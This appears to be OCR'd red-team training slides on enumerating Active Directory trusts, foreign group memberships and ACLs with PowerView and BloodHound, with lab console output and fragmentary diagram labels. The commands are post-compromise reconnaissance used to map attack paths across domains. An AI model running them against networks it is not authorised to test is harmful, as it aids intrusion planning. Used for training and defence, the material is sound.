
PowerView:


```
>_ Get-NetLocalGroup -ComputerName HOSTNAME

   Get-NetLocalGroupMemeber -ComputerName HOSTNAME -GroupName GROUP
```


References:
http://www.harmj0y.net/blog/redteaming/local-group-enumeration/

# 1. TRUSTS ENUMERATION






PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop>
DEMO


madw1201.dev.ciyilab.local
canete\zoidberg
dev.ciyilab.local


Forest CANETE
Forest CIYILAB
canete.local
ciyilab.local
External
trust
Parent-Child
trust
dev.ciyilab.local
Parent-Child
trust
test.dev.ciyilab.local

```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : madw1201
   Primary Dns Suffix  . . . . . . . : dev.ciyilab.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : dev.ciyilab.local
                                       ciyilab.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-AF-A2-BE
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.16.201.52(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.201.1
   DNS Servers . . . . . . . . . . . : 172.16.201.51
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{15E3BCA6-7C8C-4AE4-9AE1-93FE5F0F5C94}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
PS C:\Windows\system32>
PS C:\Windows\system32> cls
PS C:\Windows\system32>
```


madw1201.dev.ciyilab.local
dev\madw1201$
dev.ciyilab.local


Forest CANETE
Forest CIYILAB
Forest TRICIA
canete.local
ciyilab.local
tricia.local
Forest trust
External trust
Parent-Child trust
Tree-Root trust
dev.ciyilab.local
Parent-Child trust
assuan.local
test.dev.ciyilab.local

# FOREIGN USER MEMBERSHIP

Enumerate users in groups outside of the user's domain. This can be used **within the same forest**

PowerView:

```
Get-DomainForeignUser -Domain FOREIGN DOMAIN FQDN
```

*Only Universal groups membership will be reflected


PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32>
DEMO

# FOREIGN GROUP MEMBERSHIP

Enumerate **groups in the target domain that contains users that are not from the target domain**.

This can be used against domain **within the same forest** or through a **external/forest trust**

PowerView:

```
Get-DomainForeignGroupMember -Domain FOREIGN DOMAIN FQDN
```

# FOREIGN ACL PRINCIPALS

1. Enumerate **DACLs (and their ACE entries)** of all objects in domains that trusts yours
2. Only analyze ACE entries with foreign security principals

This can be used against domain **within the same forest** or through a **external/forest trust**

PowerView to list ACE entries with security principals from our domain:

```
Get-DomainObjectAcl -Domain FOREIGN DOMAIN FQDN -ResolveGUIDs | Where-Object
{$_.SecurityIdentifier -like 'CURRENT_DOMAIN_SID*'}
```

# 3. MAPPING EXPLOITATION PATH – OBJECT ENUMERATION WITH BLOODHOUND

BloodHound can enumerate trusts and objects in foreign domains (local and domain groups membership, ACLs, etc.)

```
Invoke-BloodHound -SearchForest

Invoke-BloodHound -Domain FOREIGN DOMAIN FQDN
```

Forest CANETE

canete.local

```
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> Invoke-BloodHound -CollectionMethod All -SearchForest
Initializing BloodHound at 0:18 on 27/03/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for canete.local
Status: 62 objects enumerated (+62 8/s --- Using 78 MB RAM )
Finished enumeration for canete.local in 00:00:00.6793409
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Administrator\Desktop\20190327001813_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\Administrator\Desktop> Invoke-BloodHound -CollectionMethod All -Domain dev.ciyilab.local
Initializing BloodHound at 0:18 on 27/03/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for dev.ciyilab.local
Status: 57 objects enumerated (+57 8/s --- Using 88 MB RAM )
Finished enumeration for dev.ciyilab.local in 00:00:00.8358200
1 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\Administrator\Desktop\20190327001854_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\Administrator\Desktop> _
```

BloodHound

